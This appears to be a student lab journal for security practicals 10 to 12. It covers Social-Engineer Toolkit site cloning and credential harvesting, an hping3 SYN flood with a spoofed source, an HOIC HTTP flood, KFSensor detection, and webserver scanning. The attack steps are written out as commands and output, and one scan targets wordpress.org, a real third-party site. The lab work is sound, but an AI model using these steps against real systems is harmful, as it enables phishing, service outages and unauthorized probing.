
Aim: Social Engineering

a. Using Social Engineering Toolkit (SET)

Social engineering is the art of exploiting human psychology to manipulate individuals into divulging confidenti al information or performing actions that compromise security.

Command: setoolkit






Press 1 > 2 > 3 > 2

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.211.140]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: testfire.net/login.jsp

[*] Cloning the website: http://testfire.net/login.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

After Cloning the site we can see it on our system locally



Here, we can see the credentials harvested from the site cloner site running on the local machine we can easily phish the credentials of the user.

```
[*] Information will be displayed to you as it arrives below:
192.168.211.140 - - [26/Oct/2025 12:32:48] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uid=admin
POSSIBLE PASSWORD FIELD FOUND: passw=admin
POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Security Breaches and Counter Measures Practical No 10

Aim: Denial-of-Service

a. Perform a SYN Flooding on a Target Host using hping3

I Scanned the target and got multiple ports open and I selected port 445 for this attack

Open Terminal and Type:

sudo hping3 -a 10.147.19.244 -S 192.168.232.129 -p 445 –flood

-a – Address to be shown while sending the flood to the target system


-S – Address of the target host

-p – Specifies the port number

--flood – Specifies the attack type i.e. Flooding

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -a 10.147.19.244 -S 192.168.232.129 -p 445 --flood
[sudo] password for kali:
HPING 192.168.232.129 (eth0 192.168.232.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Now Open Wireshark and monitor the target to be more specific I will be using the telemetry of wireshark packets input and output. Go to Menu > Statistics > IO Graphs




Here, we get the Telemetry or Data in Graphical Format.


b. HTTP Flooding Attack using HOIC (High Orbit Ion Cannon)

HOIC (High Orbit Ion Cannon) is an open-source network stress testing tool often used for launching Distributed Denial of Service (DDoS) attacks. It works by flooding a target server or website with massive amounts of traffic, overwhelming its resources and making it inaccessible to legitimate users.


Start the HOIC on Windows Machine then click on (+) icon to add the target




Now Add the Target Ip or url and select genericboost.hoic as a booster and select the power as High.



As we can see in the image below the target has been added and we can select the threads as per our system specs (I selected 2 threads) and just hit that big red button.




Then go to the Wireshark IO Graph you can see at its normal initially and as soon as the HOIC started it starts to massively overwhelm the target system.




c. Detect DoS attack using KFSensor and analyze the incoming packet dump using Wireshark


KFSensor a is a Windows-based honeypot intrusion detection system (IDS). By responding with an emulation of a real service, KFSensor can reveal the nature of an attack while maintaining total control and avoiding the risk of compromise it can divert attacks from critical systems and provide a higher level of information than can be achieved using firewalls and a network IDS (NIDS) alone.

Open kfsensor and start the HOIC Dos attack on the kfsensor enabled windows machine.



Right click on any of attacker log and click on event details to get the important details regarding the target






Security Breaches and Counter Measures Practical No 11


Aim: Hacking Webservers

a. ID Server - Webserver Foot printing

Starting the ID Serve on Windows Machine



Enter the website URL of certifiedhacker.com and click on Query Server to start querying.



b. Uniscan - WebServer Fingerprinting (Kali)

Open uniscan on Kali and start the scan on target website

```
┌──(kali㉿kali)-[~]
└─$ sudo uniscan -u http://wordpress.org/ -q
########################################
# Uniscan project                      #
# http://uniscan.sourceforge.net/      #
########################################
V. 6.3

Scan date: 26-10-2025 13:36:27
===============================================================================
| [*] http://wordpress.org/ redirected to http://wordpress.org/
| [*] New target is: http://wordpress.org/
===============================================================================
| Domain: http://wordpress.org/
| Server: nginx
| IP: 198.143.164.252
===============================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://wordpress.org/about/
| [+] CODE: 200 URL: http://wordpress.org/acc/
| [+] CODE: 200 URL: http://wordpress.org/access/
| [+] CODE: 200 URL: http://wordpress.org/accessibility/
| [+] CODE: 200 URL: http://wordpress.org/admin/
| [+] CODE: 200 URL: http://wordpress.org/andadores/
| [+] CODE: 200 URL: http://wordpress.org/anderson___/
```

```
| [+] CODE: 200 URL: http://wordpress.org/search/
| [+] CODE: 200 URL: http://wordpress.org/secu/
| [+] CODE: 200 URL: http://wordpress.org/secur/
| [+] CODE: 200 URL: http://wordpress.org/security/
| [+] CODE: 200 URL: http://wordpress.org/showcase/
| [+] CODE: 200 URL: http://wordpress.org/source/
| [+] CODE: 200 URL: http://wordpress.org/spotify/
| [+] CODE: 200 URL: http://wordpress.org/st/
| [+] CODE: 200 URL: http://wordpress.org/stat/
| [+] CODE: 200 URL: http://wordpress.org/state/
| [+] CODE: 200 URL: http://wordpress.org/stats/
| [+] CODE: 200 URL: http://wordpress.org/support/
| [+] CODE: 200 URL: http://wordpress.org/themes/
| [+] CODE: 200 URL: http://wordpress.org/utilities/
| [+] CODE: 200 URL: http://wordpress.org/variety/
| [+] CODE: 200 URL: http://wordpress.org/wp-admin/
| [+] CODE: 200 URL: http://wordpress.org/wp-login/
===============================================================================
===============================================================================

Scan end date: 26-10-2025 13:48:24


HTML report saved in: report/wordpress.org.html
```

Viewing the generated html files shows this:

c. Skipfish – WebServer Recon

Open Kali terminal and type the following command

skipfish -o /home/kali/Documents http://testfire.net/login.jsp

```
skipfish version 2.10b by lcamtuf@google.com

  - testfire.net -

Scan statistics:

       Scan time  : 0:17:15.776
   HTTP requests  : 31417 (30.4/s), 177286 kB in, 8722 kB out (179.6 kB/s)
     Compression  : 0 kB in, 0 kB out (0.0% gain)
     HTTP faults  : 1 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes  : 2441 total (13.1 req/conn)
     TCP faults   : 0 failures, 1 timeouts, 1 purged
  External links  : 21794 skipped
    Reqs pending  : 631

Database statistics:

          Pivots  : 121 total, 100 done (82.64%)
     In progress  : 6 pending, 4 init, 8 attacks, 3 dict
   Missing nodes  : 31 spotted
      Node types  : 1 serv, 7 dir, 46 file, 2 pinfo, 21 unkn, 18 par, 26 val
    Issues found  : 12 info, 1 warn, 47 low, 6 medium, 0 high impact
       Dict size  : 113 words (113 new), 12 extensions, 256 candidates
      Signatures  : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 121
[+] Looking for duplicate entries: 121
[+] Counting unique nodes: 80
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 121
[+] Generating summary views ...
[+] Report saved to '/home/kali/Documents/index.html' [0x5d8939e2].
[+] This was a great day for science!
```


After Scan We can get this scan report at the path specified in the scan command.

Security Breaches and Counter Measures Practical No 12

